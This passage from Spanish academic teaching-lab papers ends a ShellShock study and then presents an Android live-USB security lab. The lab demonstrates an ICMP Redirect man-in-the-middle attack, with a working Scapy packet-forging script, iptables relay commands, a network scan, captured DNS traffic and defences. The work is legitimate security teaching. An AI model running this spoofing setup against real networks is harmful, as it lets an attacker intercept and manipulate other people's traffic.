Cuando la máquina vulnerable descarga el script, automáticamente es ejecutado, ya que con Wget lo que se hace es abrir el archivo ubicado en dicha dirección URL. Por lo tanto, al realizar la petición a nuestro servidor para acceder al script, la conexión inversa será creada, cómo podemos ver en la Figura 5.

De este modo, conseguimos saltar el router que normalmente imposibilita las conexiones entrantes, pero no salientes, pudiendo conectarse a redes situadas detrás del router, ya que no existe necesidad de redirigir los puertos.

VI. Conclusiones y trabajos futuros

Este trabajo presenta el estudio de la vulnerabilidad ShellShock en un laboratorio docente de la Universidad de Granada, con el objetivo de la formación de personal en el campo de la ciberseguridad. El estudio de esta vulnerabilidad no sólo permite estudiar el funcionamiento de ShellShock sino que también resulta ser una forma muy dinámica para repasar multitud de conceptos y de herramientas propias de la telemática.

Adicionalmente, aún existen líneas en las que profundizar de cara a la mejora del presente trabajo:

- Llevar a cabo la búsqueda de servidores vulnerables a ShellShock en la red pública con el objetivo de alertar a dichos servidores.
- Explotar la vulnerabilidad ShellShock en otro tipo de tecnologías diferentes a los servicios web como pueden ser los servidores DHCP.
- Extender el estudio de vulnerabilidades que afecten a los sistemas Unix con el fin de un mejor conocimiento en el campo de la ciberseguridad.

Referencias

[1] ESET, "Laboratorio ESET España," http://www.eset.es/, Acceso 5-Mayo-2016.

[2] R. A. Rodríguez-Gómez, F. López Pérez, M. Guarnido Ayllón, M. Leyva García, A. Reyes Maldonado, A. Muñoz Gijón, J. E. Cano, and J. Camacho, "Laboratorio docente de ciberseguridad basado en live-usb," in *I Jornadas Nacionales de Investigación en Ciberseguridad*, 2015.

[3] Z. Durumeric, J. Kasten, D. Adrian, J. A. Halderman, M. Bailey, F. Li, N. Weaver, J. Amann, J. Beekman, M. Payer *et al.*, "The matter of Heartbleed," in *Proceedings of the 2014 Conference on Internet Measurement Conference*. ACM, 2014, pp. 475–488.

[4] "Vulnerabilidad Shellshock CVE-2014-6271," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271, Acceso 5-Mayo-2016.

[5] "GNU Bashe," https://www.gnu.org/software/bash/, Acceso 5-Mayo-2016.

[6] "The Apache HTTP Server," https://httpd.apache.org/, Acceso 5-Mayo-2016.

[7] "Apache Tutorial: Dynamic Content with CGI," http://httpd.apache.org/docs/current/howto/cgi.html, Acceso 5-Mayo-2016.

[8] "Apache httpd Tutorial: Introduction to Server Side Includes," https://httpd.apache.org/docs/current/howto/ssi.html, Acceso 5-Mayo-2016.

[9] "Java Servlet Technology," http://www.oracle.com/technetwork/java/index-jsp-135475.html, Acceso 5-Mayo-2016.

[10] "PHP: Hypertext Preprocessor," http://php.net/, Acceso 5-Mayo-2016.

[11] N. I. of Standards and Technology, "National institute of standards and technology," http://nvd.nist.gov/, Acceso 5-Mayo-2016.

[12] "Shellshock, el 'virus Bash', amenaza la seguridad de 500 millones de servidores," http://www.eleconomista.es/tecnologia-internet/noticias/6110256/09/14/Shellshock-el-virus-Bash-amenaza-la-seguridad-de-500-millones-de-servidores-web.html/, Acceso 5-Mayo-2016.

[13] "User-Manual Oracle VirtualBox," https://www.virtualbox.org/manual/UserManual.html, 2013, Acceso 5-Mayo-2016.

[14] H. Niksic, "GNU Wget 1. 12 Manual," http://www,gnu.org/software/wget/manual/wget,html, Acceso 5-Mayo-2016.

[15] "Curl Man Page," https://curl.haxx.se/docs/manual.html, Acceso 5-Mayo-2016.

Implementación de un laboratorio de seguridad para el S.O. Android utilizando *live*-USB

Autor: José María Martínez Canata, e-mail: jmmartinez@correo.ugr.es
Tutor: Rafael Alejandro Rodríguez Gómez, e-mail: rodgom@ugr.es
Titulación: Ingeniería de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—El principal objetivo de este proyecto es abordar la seguridad de un sistema tan expandido mundialmente como Android, donde aparecen nuevos *malware* cada día. Para esto se pretende montar un laboratorio de seguridad utilizando live-USB con el S.O. Android. A partir de esto se utilizará dicho laboratorio para el estudio de una vulnerabilidad específica, en nuestro caso un ataque ICMP Redirect y una *Botnet*. Es de resaltar que este proyecto está enmarcado en el segundo año de un proyecto de innovación docente destinado a montar un laboratorio de seguridad e incluir en este la habilidad de estudiar sistemas operativos móviles será de gran utilidad.**

***Palabras clave*—*botnet*, docente, *live*-USB, laboratorio, *man in the middle*, seguridad.**

I. Introducción

ES innegable que en los últimos años los dispositivos móviles han pasado de ser un simple teléfono portátil a convertirse en una herramienta fundamental en la vida cotidiana de gran parte de la población mundial. En este avance imparable el sistema operativo Android es, con gran diferencia el más extendido, en concreto según [1] Android está instalado en un 81% de todos dispositivos móviles del mundo.

Prueba de esta gran implantación de los dispositivos móviles es que, según el informe sobre seguridad móvil de 2016 publicado por la empresa *Now Secure* [2], el número de dispositivos móviles en el mundo ya ha superado el número de personas viviendo en él, y que en 2015 se realizaron más búsquedas en Google mediante dispositivos móviles que sobre ordenadores en 10 países. Además, como datos relacionados con la seguridad en este mismo informe se indica que el 35% de las comunicaciones móviles no están encriptadas; y que el 24.7% de las aplicaciones móviles poseen un alto riesgo de seguridad.

Desafortunadamente, no solo es la tecnología lo que avanza, sino que el desarrollo de *malware* asociado a ella también crece considerablemente, y dentro de este sector, según un estudio de Forbes, Android acapara más del 97% de los ataques en entornos móviles [3].

La consecuencia directa de estos datos es la existencia de una necesidad de profesionales cualificados en el campo de la ciberseguridad, como indica Cisco en su informe anual de seguridad de 2016 [4], las empresas relacionadas deben seguir aumentando su conciencia en términos de preparación en niveles de seguridad, mediante la formación de profesionales especializados y el aumento presupuestario para respaldar la tecnología y el personal; y en concreto, en relación a la seguridad en dispositivos móviles donde hay una menor cantidad de información técnica relacionada con la ciberseguridad.

Derivado de lo anterior, se pone de manifiesto la necesidad de aumentar la formación en ciberseguridad y en concreto en el campo de los dispositivos móviles con S.O. Android. Por esto, en el presente trabajo se pretende diseñar un laboratorio de seguridad donde se puedan hacer pruebas de forma flexible y con una finalidad docente. Desde la Universidad de Granada, ya se inició el año pasado un proyecto de investigación docente [5] donde se proponía una solución al diseño de laboratorios de redes de ciberseguridad de forma flexible y eficiente, mediante métodos de virtualización y *live*-USB, donde se salvaban numerosas dificultades que plantean los laboratorios de seguridad implementados actualmente en la universidad. Con este trabajo se expande dicho proyecto, dándole una extensión práctica al estudio de la seguridad en Android, y sirviendo de ejemplo para la implementación de laboratorios virtuales en la docencia en el campo de la seguridad en redes.

Esta solución basada en un laboratorio virtual nos permite trabajar en el estudio de ataques y vulnerabilidades de Android con un grado de realismo muy completo, sin las limitaciones que tendríamos con un escenario dependiente de una estructura física concreta, y trabajando con máquinas virtuales con los mismos sistemas operativos que los utilizados en los dispositivos reales.

Adicionalmente, y como prueba de concepto de este laboratorio de seguridad, en el presente trabajo se emplea dicho laboratorio propuesto para realizar un ataque *Man in the Middle* (MitM) aprovechando una vulnerabilidad presente en la configuración por defecto de los dispositivos Android. Por motivos de extensión, se presenta en este artículo uno de los dos casos de estudios vistos en el Trabajo Fin de Grado, en el trabajo completo se puede consultar el caso de estudio de una *Botnet* en dicho entorno, que se realiza de forma análoga.

El resto del artículo presenta la siguiente estructura.

En primer lugar, en la Sección II, se detalla la estructura propuesta para el laboratorio docente. En la Sección III se presentan los conceptos fundamentales relativos a los ataques *Man in the Middle*, para continuar con la exposición de un caso de uso práctico de un ataque MitM al S.O. Android en la Sección IV. Finalmente, las conclusiones obtenidas y unas líneas de trabajo futuro se indican en la Sección V.

II. Laboratorio docente para seguridad en Android

El objetivo de esta sección es el de presentar el diseño seguido para montar el laboratorio docente de seguridad en Android basado en *live*-USB. Este laboratorio se basa fundamentalmente en el trabajo previo [5] desarrollado en la Universidad de Granada, donde se propone una solución a la implementación de laboratorios de seguridad destinados a la docencia basados en técnicas de **virtualización** y ***live*-USB**. Dicho trabajo demostraba las innumerables ventajas de disponer de un laboratorio de este estilo donde el profesor puede modificar el entorno a su antojo, y posteriormente distribuir una copia exacta a cada alumno para cargar en sus PCs mediante un *live*-USB; obteniendo así un laboratorio adaptado a las necesidades docentes de cada momento.

Como prueba de concepto del uso de este laboratorio de seguridad en Android se implementará un ataque *Man In The Middle*. Es necesario que el laboratorio sea un entorno controlado que reproduzca fielmente la realidad, y para ello se necesita al menos un equipo con un S.O. Android y otro sistema que ejerza de atacante, ambos con conectividad dentro de una red LAN. Para conseguir reproducir esta situación en un laboratorio docente, como podría ser el laboratorio de redes de la Escuela Técnica Superior de Ingenierías de Informática y de Telecomunicaciones de la Universidad de Granada (ETSIIT-UGR), que es donde se realizan las prácticas de las asignaturas de seguridad en redes; la mejor solución consiste en el montaje de un laboratorio virtual con las características descritas previamente. En él, dependiendo de la configuración que realice el docente, se podría trabajar de forma local en cada PC cargando una imagen mediante *live*-USB que contenga un *host* anfitrión con al menos dos máquinas virtuales, una máquina Android y otra Linux que actúe como atacante, donde el host anfitrión actuaría de *router* LAN. De esta forma se dispondría de todo el entorno de trabajo concentrado en un sólo *live*-USB que posteriormente el alumno podría llevarse a casa para continuar el trabajo reproduciendo exactamente el mismo escenario que en el laboratorio físico. La otra opción, sería el montaje de escenarios más complejos donde se requiera la interconetividad de varios dispositivos *live*-USB para el trabajo conjunto entre alumnos, este caso se estudia en el Trabajo Fin de Grado a través de la implementación de una *Botnet* para el S.O. Android.

Por lo tanto se dispondrá de tres roles diferentes en nuestro escenario (equipo anfitrión, atacante y víctima), y los sistemas empleados se deben escoger cuidadosamente en función de nuestras necesidades:

- Para la elección del equipo anfitrión (host), se ha optado por un sistema GNU/Linux ya que cuenta con innumerables ventajas como mayor flexibilidad, portabilidad y eficiencia. Y en concreto se elige el sistema Lubuntu, ideal para nuestro objetivo al consumir pocos recursos y conseguir una gran eficiencia.
- La máquina atacante elegida para nuestro laboratorio será Kali Linux, una distribución basada en Debian GNU/Linux ideal para nuestro propósito al estar diseñada para la auditoría y seguridad informática. Esta distribución cuenta con una gran cantidad de herramientas útiles para nuestras prácticas de seguridad, que nos ofrecerá la posibilidad de experimentar con el mayor número de vulnerabilidades posibles.
- Finalmente, se debe disponer de una máquina Android virtualizada, que se aproxime lo máximo posible a los sistemas que se encuentran actualmente en el mercado y en circulación. Por ello, se ha escogido la versión Android 4.4.2 KitKat, una de las más usadas actualmente a nivel mundial con un 46% de uso [2].




Fig. 1. Esquema del escenario virtual en un Live-USB.

Para el montaje del laboratorio de prácticas, el docente debe seguir unos pasos previos para preparar las copias *live*-USB en función del objetivo de la práctica en cuestión. Como software de virtualización se ha escogido Virtual Box [6] (www.virtualbox.org) debido a sus altas prestaciones y su condición de software libre. Para la generación del Live-USB se emplea Systemback [7], una herramienta de Ubuntu que genera una imagen donde vuelca una copia en vivo del sistema operativo Ubuntu que la contiene, y permite grabarla posteriormente en un dispositivo *live*-USB. En nuestro caso nos centraremos en la creación de un *live*-USB donde esté el escenario completo configurado con el fin de no tener que depender de una estructura física concreta para la realización de la práctica, esto garantiza la portabilidad absoluta del escenario y un escenario homogéneo para cada alumno.

Los pasos a seguir para la generación del *live*-USB se detallan en la memoria del Trabajo Fin de Grado, y una vez seguidos estos pasos, se dispondrá de un dispositivo *live*-USB como el que podemos ver en la Figura 1. En ella podemos ver cómo los tres equipos se interconectan mediante un *router* virtual, que actuará como *Default Gateway* de ellos y a su vez hace NAT con el exterior, creando una red de área local (LAN).

III. Conceptos generales: Ataques MitM

El ataque MitM consiste en la infiltración por parte del atacante en la comunicación entre la víctima y un destinatario, generalmente siguiendo una arquitectura cliente-servidor, sin que ninguno de estos se percaten del hecho de que su enlace está siendo violado. Por lo tanto, el atacante tendría la capacidad de interceptar los mensajes enviados en la comunicación.




Fig. 2. Funcionamiento de los mensajes ICMP Redirects.

Esto puede derivar en consecuencias como las siguientes:

1) Se podrían bloquear los mensajes enviados por una de las partes para realizar un ataque de denegación de servicio (DoS).
2) Se puede utilizar para espiar la comunicación y obtener información valiosa de ella. Esta consecuencia puede ser paliada utilizando técnicas criptográficas en la comunicación.
3) Se puede hacer un ataque de *phishing*, mediante el cual el atacante suplanta la identidad de uno de los dos extremos de la comunicación. Este ataque suele ser utilizado para obtener los datos de acceso (usuario y contraseña) de la página web que ha sido duplicada.

Existen muchas técnicas para realizar un ataque MitM, y entre ellas nos centraremos en una técnica basada en mensajes **ICMP Redirects**. Los mensajes ICMP Redirects son mensajes de error del protocolo ICMP que se envían desde los *routers* a los *host* para informar de la existencia de una ruta mejor hacia un determinado destino, para que estos actualicen sus tablas de encaminamiento cambiando su *Default Gateway* y así ahorrar tiempo y recursos en la red. En la Figura 2 se puede ver un pequeño esquema de su funcionamiento y utilidad.

El hecho de la elección de este método para realizar el caso de estudio práctico en nuestro laboratorio se debe a varios motivos:

- Es un tipo de ataque menos conocido que otros cómo *ARP Spoofing* pero no menos efectivo que este.
- Es un método sencillo de implementar al basarse en un concepto simple, como son los mensajes *ICMP Redirects*, y existir diferentes caminos para llevarlo a cabo con éxito.
- Los sistemas operativos *Android* son vulnerables a este ataque.

Este último punto es el más importante a la hora de decidirnos a implementar este ataque, ya que es una prueba de la vulnerabilidad que poseen los sistemas Android en la actualidad siendo más vulnerables que otros sistemas, como *GNU/Linux* y *Windows*, donde no se acepta la recepción de mensajes ICMP Redirects desde hace tiempo por seguridad, hecho fundamental para que el ataque pueda realizarse con éxito. Sin embargo, el sistema operativo Android posee esta vulnerabilidad hasta una de sus versiones más recientes como es Android 5.0 (Lollipop).

El concepto del ataque MitM basado en mensajes ICMP Redirects es muy simple, basta con que el atacante envíe un mensaje ICMP Redirect a la víctima indicándole que cambie su *Default Gateway* por él mismo para una dirección IP destino que le interese, como hace R1 en la Figura 2, desde ese momento todos los mensajes destinados a esa dirección pasarán por el atacante teniendo este la opción de bloquearlos, redireccionarlos a su destino real (ataque pasivo), o modificarlos (ataque activo). Un uso común de este ataque puede ser que el atacante utilice los mensajes Redirects para modificar la ruta hacia los servidores DNS de la víctima, con lo que podría manipular el resto de conexiones a los dominios que intente acceder la víctima. Vemos que un ataque tan sencillo como este abre un abanico de posibilidades muy grande para un atacante con el único requisito de encontrarse en la misma red LAN que el usuario afectado, y que este emplee un dispositivo móvil con Android, hecho que en la actualidad sería un escenario de lo más común, y que intentaremos reproducir fielmente en nuestro laboratorio gracias a la virtualización y al uso de *live*-USB

IV. Caso de estudio del laboratorio: implementación de MitM con ICMP Redirects

En esta sección se pretende implementar un caso práctico de un ataque *Man in the Middle* sobre un dispositivo Android con el fin de mostrar la funcionalidad del laboratorio virtual diseñado, y a su vez estudiar una vulnerabilidad del S.O. Android. En concreto se va a realizar un ataque basado en mensajes ICMP Redirects como se explicó en la Sección III. Resumidamente, el escenario donde se desarrollará el ataque es el siguiente:

- *Default Gateway*: Es la ruta por defecto que los equipos de la LAN tienen configurados para comunicarse con el exterior, generalmente suele ser el *router* frontera de la red, que hace NAT, y en este escenario virtual se representa por un *router* virtual con la dirección IP 192.168.1.1
- *Atacante (Kali Linux)*: Será la máquina que realice el ataque MitM y capture la comunicación entre el cliente Android y el servidor, esta poseerá la dirección IP 192.168.1.5.
- *Víctima (Android)*: Será el equipo que actúe como cliente y se comunique con el servidor, su dirección IP será la 192.168.1.6
- *Servidor infectado*: Para la prueba de concepto se ha elegido un servidor DNS con el objetivo de capturar las peticiones DNS de la víctima, en concreto se infectará el DNS público de *Google* 8.8.8.8.

A continuación se detalla el procedimiento a seguir para ejecutar el ataque dentro del entorno del *live*-USB.

A. Preparación de la máquina Android

El dispositivo con el S.O. Android será la víctima del ataque, para facilitar las labores a realizar sobre esta máquina empleamos un terminal de comandos, donde podemos comprobar si es vulnerable a este tipo de ataques ejecutando el comando: `cat /proc/sys/net/ipv4/conf/all/accept_redirects`. Si el terminal devuelve un 1 quiere decir que acepta la recepción de mensajes ICMP Redirects y por tanto es vulnerable a nuestro ataque. Este paso es simplemente a nivel informativo ya que para la realización de este ataque no es necesaria ninguna configuración en el terminal del cliente, este es un hecho determinante a la hora de comprobar la potencia del ataque MitM.

Fig. 3. Escaneo de dispositivos activos en la LAN.

B. Preparación de la máquina Kali Linux

La finalidad de este ataque es redirigir el tráfico de la víctima para que pase por el equipo del atacante en lugar de dirigirse al *router* por defecto, y para que el ataque no sea detectable a simple vista por el usuario el equipo atacante debe actuar de *router* reenviando el tráfico a su verdadero destino, al igual que en sentido opuesto. Por lo tanto, debemos hacer las configuraciones necesarias para que la máquina Kali (atacante) actúe como un *router* desde el punto de vista del cliente, modificando los siguientes parámetros:

- `IP forwarding`: En primer lugar activamos el reenvío de paquetes del protocolo IP, con esta función conseguimos que el equipo reenvíe los paquetes que recibe con un destino distinto del propio; que en distribuciones GNU/Linux se haría editando el archivo de configuración `/etc/sysctl.conf`, que sirve para pasarle al Kernel parámetros de configuración en tiempo de ejecución, dentro de este archivo se debe descomentar la línea `net.ipv4.ip_forward 1` y aplicar los cambios con el comando `sudo sysctl -a`.
- `Send Redirects`: Otro parámetro muy importante dentro del contexto del ataque que estamos estudiando, debemos desactivar el envío de mensajes ICMP Redirects por parte de nuestro equipo, ya que eso evitará que envíe mensajes originales a la víctima cuando enviemos el mensaje generado por nosotros, al entender el PC atacante de que la mejor ruta posible para la víctima es el propio *Default Gateway* de la red. En caso de estar activado, la máquina atacante enviaría un mensaje Redirect original por cada mensaje falso enviado por el ataque. La forma de desactivar este parámetro es similar a la anterior, puede descomentarse la línea `net.ipv4.conf.all.send_redirects = 0` del archivo `/etc/sysctl.conf`; o en su defecto acudir a los archivos del directorio virtual `/proc/sys` donde pondremos el parámetro a 0: `echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects`.
- `NAT`: Finalmente, realizamos una pequeña configuración para hacer NAT con *iptables*, una herramienta de las distribuciones Linux muy potente al combinar funciones de Cortafuegos y NAT. La regla utilizada en iptables para configurar el NAT es la siguiente: `# iptables -t nat -A POSTROUTING -s 192.168.1.0/255.255.255.0 -o eth0 -j MASQUERADE`. Y traducida significa que en la tabla NAT, haga un enmascarado de la dirección IP origen (se coloca como dirección IP origen la de la interfaz eth0 en el momento del envío) para los paquetes provenientes de la red indicada y salientes por la interfaz eth0; es decir, cambiar la dirección IP origen de los paquetes provenientes de la víctima hacia el *Default Gateway* por la dirección del atacante con el fin de que el *router* original no se percate de que se está haciendo un redireccionamiento dentro de la red. Este hecho es muy importante porque es el que garantiza que la comunicación se capture en ambos sentidos (*Full-Duplex MitM*), ya que se envían los paquetes al servidor como si proviniesen del atacante, consiguiendo así que la respuesta vaya hacia él. También debemos asegurarnos que el cortafuegos de *iptables* esté bien configurado para que no filtre los paquetes que reenviamos, para asegurarnos podemos borrar todas las reglas de la tabla *Filter* con el comando `iptables -F`, y cambiar la política por defecto para que acepte todos los paquetes de reenvío: `iptables -P FORWARD ACCEPT`, se recomienda consultar el manual de *iptables* [8] para comprender mejor su funcionamiento.

Una vez seguidos estos pasos tendremos la máquina atacante preparada para realizar el ataque *Man in the Middle* y capturar las comunicaciones entre el dispositivo Android y el servidor al que infectemos durante el ataque, en esta prueba vamos a infectar el tráfico destinado a un servidor DNS, en concreto el 8.8.8.8, con el fin de capturar todas las peticiones DNS que realice el cliente a este servidor, ya vimos su utilidad en la Sección III. Hemos escogido un servidor DNS por defecto, pero se puede obtener otro que utilice la víctima fácilmente, ya que al estar en una red LAN común seguramente el servidor DHCP haya provisto de los mismos servidores DNS tanto a la víctima como al atacante.

C. Realización del ataque MitM

Para realizar el ataque en cuestión, vamos a hacer uso en primer lugar de una herramienta muy conocida y de gran utilidad como es el caso de *Nmap* [9] (https://nmap.org/), un rastreador de puertos instalado por defecto en el sistema Kali Linux que utilizaremos para obtener los dispositivos

```
# Definimos las direcciones de los hosts que intervienen en el redireccionamiento IP:

originalRouterIP='192.168.1.1'
attackerIP='192.168.1.5'
victimIP='192.168.1.6'
serverIP='8.8.8.8'

# A continuación creamos el paquete ICMP Redirect:

ip=IP()
ip.src=originalRouterIP
ip.dst=victimIP
icmpRedirect=ICMP()
icmpRedirect.type=5
icmpRedirect.code=1
icmpRedirect.gw=attackerIP

#El Payload del paquete ICMP contiene el paquete original que
#envió la víctima

redirPayloadIP=IP()
redirPayloadIP.src=victimIP
redirPayloadIP.dst=serverIP
fakeOriginalTCPSYN=TCP()
fakeOriginalTCPSYN.flags="S"
fakeOriginalTCPSYN.dport=80
fakeOriginalTCPSYN.seq=444444444
fakeOriginalTCPSYN.sport=55555

# Enviamos el paquete ICMP Redirect completo:

while True:
    send(ip/icmpRedirect/redirPayloadIP/fakeOriginalTCPSYN)
```

Fig. 4. Generación del mensaje ICMP Redirect con Scapy.

conectados en nuestra red y saber reconocer si se encuentra algún dispositivo Android vulnerable al ataque que estamos estudiando. Para ello, escribimos el comando `nmap -sn -n 192.168.1.0/24` que simplemente hace un sondeo TCP dentro de la red en busca de equipos activos. El resultado del escaneo realizado puede verse en la Figura 3, donde podemos ver la máquina *host* Lubuntu, y el terminal Android (Samsung Electro-mechanics CO.) entre otros equipos.

Conociendo ya las direcciones IP de la víctima, la del *Default Gateway*, y la del servidor al que queremos infectar estamos preparados para realizar el ataque. Para ello emplearemos una herramienta llamada *Scapy* [10](www.secdev.org/projects/scapy/).

Esta, es una herramienta muy poderosa, escrita en Python que nos permite crear y manipular paquetes a cualquier nivel para posteriormente enviarlos a la red, además posee multitud de funciones adicionales como escaneos, sniffer, y creación de gráficos. Nuestra finalidad con *Scapy* es generar un paquete ICMP Redirect falso, que será el que enviemos a la víctima para que redirija el tráfico hacia la máquina atacante. Para que la víctima procese el paquete generado por nosotros como un paquete Redirect proveniente del *router* debemos simular su estructura lo más fielmente posible, por lo que conociendo su estructura se emplea *Scapy* para generarlo.

En la Figura 4 podemos ver el mensaje ICMP generado con *Scapy*, como se puede ver es un código escrito en Python donde se definen los parámetros del mensaje en primer lugar (direcciones IP que intervienen en el escenario del ataque), después se genera un paquete IP, donde se encapsula el mensaje ICMP con la estructura comentada previamente, y donde incluimos como Payload el supuesto mensaje que la víctima ha intentado enviar al servidor que queremos infectar, en concreto se incluye la cabecera IP del supuesto mensaje, y los 8 primeros bytes del mensaje TCP de sincronización que va por encima, incluyendo los puertos de origen y destino, el flag de SYN activado, y dónde generamos datos aleatorios con el único fin de que la víctima procese el mensaje completo como un mensaje ICMP Redirect original del *Default Gateway*.

Finalmente, el mensaje generado con *Scapy* se envía de manera persistente a la víctima, y en el momento en que esta intente conectar con el servidor, en este caso el 8.8.8.8, se encontrará con un mensaje ICMP Redirect de respuesta, que provocará que el tráfico hacia ese servidor se redireccione a la nueva puerta de enlace, en este caso la máquina atacante (192.168.1.5).

D. Análisis de resultados


Una vez que ejecutamos el código de la Figura 4 con *Scapy*. Si todo se ha configurado correctamente, a partir de este momento seremos capaces de capturar cualquier tráfico generado entre la víctima y el servidor implicado en el ataque. Hemos de añadir que en esta prueba de concepto nos hemos centrado exclusivamente en el funcionamiento del ataque a nivel de red, por lo que no se demuestra el potencial de este ataque en su totalidad; sin embargo, una vez que se consigue capturar el tráfico, se pueden realizar multitud de acciones maliciosas adicionales.

Existen múltiples aproximaciones para comprobar el correcto funcionamiento del ataque. Al ser un caso práctico de laboratorio y tener acceso al dispositivo Android de la víctima, en primer lugar intentamos acceder a un sitio web haciendo una petición DNS al servidor de Google, el infectado en este caso, y comprobar realmente si somos capaces de capturar dicha petición y su respuesta. Podemos ver en la Figura 5 que, efectivamente, desde la máquina atacante podemos ver la petición hecha por el dispositivo de la víctima, al igual que la respuesta del servidor, en ella se puede ver también la función que realiza el enmascaramiento de *iptables*. Cada paquete que proviene de la víctima lo enmascara con la dirección `IP origen` del atacante y lo reenvía, al igual que en sentido contrario recoge la respuesta del servidor y cambia la dirección `IP destino` por la de la víctima, haciendo el ataque *Man in the Middle* transparente para ambos extremos.

E. Prevención y detección


En este apartado se presenta alguna aproximación para prevenir o en su defecto detectar que se está sufriendo un ataque MitM. En la Sección III ya hablamos de formas de prevenir ser víctimas de un ataque de este tipo, y todas las recomendaciones de seguridad valen para un sistema Android como para cualquier otro; para el ataque que hemos analizado en este laboratorio la forma más directa de prevenirlo es deshabilitando la opción de recibir mensajes ICMP Redirects, se consigue teniendo permisos de superusuario y añadiendo este comando: `echo 0 > /proc/sys/net/ipv4/conf/all/accept_redirects`.

Con respecto a la detección, es posible utilizando una herramienta muy útil como es *traceroute* obtener el camino seguido para un determinado destino. Como comprobación realizamos un *traceroute* al destino envenenado mientras se realiza el ataque y podemos ver el resultado en la Figura 6, en ella se ve cómo el tráfico hacia dicho destino pasa primero por la máquina atacante 192.168.1.5 y posteriormente por el *router* original. Sin embargo, partimos de la base de que un usuario que está con su terminal conectado a una red WiFi, por ejemplo, no va a hacer este tipo de comprobaciones, por lo que las posibilidades de detección por este método son reducidas. También existen numerosas herramientas automatizadas para detectar ataques MitM, pero en este campo se parte con desventaja por dos motivos: *(a)*



4419	170.1853220	192.168.1.1	192.168.1.6	ICMP	82	Redirect (Redirect for host)
4420	170.2213420	192.168.1.1	192.168.1.6	ICMP	82	Redirect (Redirect for host)
4421	170.2275790	192.168.1.6	8.8.8.8	DNS	76	Standard query 0x8419 AAAA tools.google.com
4422	170.2276180	192.168.1.5	8.8.8.8	DNS	76	Standard query 0x8419 AAAA tools.google.com
4423	170.2693700	192.168.1.1	192.168.1.6	ICMP	82	Redirect (Redirect for host)
4424	170.3093260	192.168.1.1	192.168.1.6	ICMP	82	Redirect (Redirect for host)
4425	170.3324880	8.8.8.8	192.168.1.5	DNS	126	Standard query response 0x8419 CNAME tools.l.google.com AAAA 2a00:1450:4003:801::200e
4426	170.3325110	8.8.8.8	192.168.1.6	DNS	126	Standard query response 0x8419 CNAME tools.l.google.com AAAA 2a00:1450:4003:801::200e
4427	170.3351060	192.168.1.6	8.8.8.8	DNS	76	Standard query 0xd875 A tools.google.com
4428	170.3351310	192.168.1.5	8.8.8.8	DNS	76	Standard query 0xd875 A tools.google.com
4429	170.3576770	192.168.1.1	192.168.1.6	ICMP	82	Redirect (Redirect for host)

Fig. 5. Captura del tráfico de la víctima con Wireshark.



```
root@android:/ # traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops
 max, 38 byte packets
 1  192.168.1.5 (192.168.1.5)  2.879 ms
 3.303 ms  2.637 ms
 2  192.168.1.1 (192.168.1.1)  5.285 ms
 4.577 ms  3.991 ms
 3  110.Red-80-58-67.staticIP.rima-tde.n
et (80.58.67.110)  31.526 ms  30.896 ms
 182.277 ms
 4  *  *  *
 5  113.red-80-58-106.staticip.rima-tde.
net (80.58.106.113)  48.659 ms  48.331 m
s  48.213 ms
 6  *  *  *
 7  5.53.1.82 (5.53.1.82)  46.011 ms  46
.240 ms  45.779 ms
```

Fig. 6. Traceroute hacia el servidor infectado.

La mayoría de estas herramientas son para sistemas operativos de equipos de escritorio, aunque también existen algunas para Android, y *(b)* la mayoría se centran en detectar ataques basados en ARP, DHCP, y otros tipos, siendo pocas las útiles para detectar un ataque basado en ICMP Redirect.

V. Conclusiones y trabajos futuros

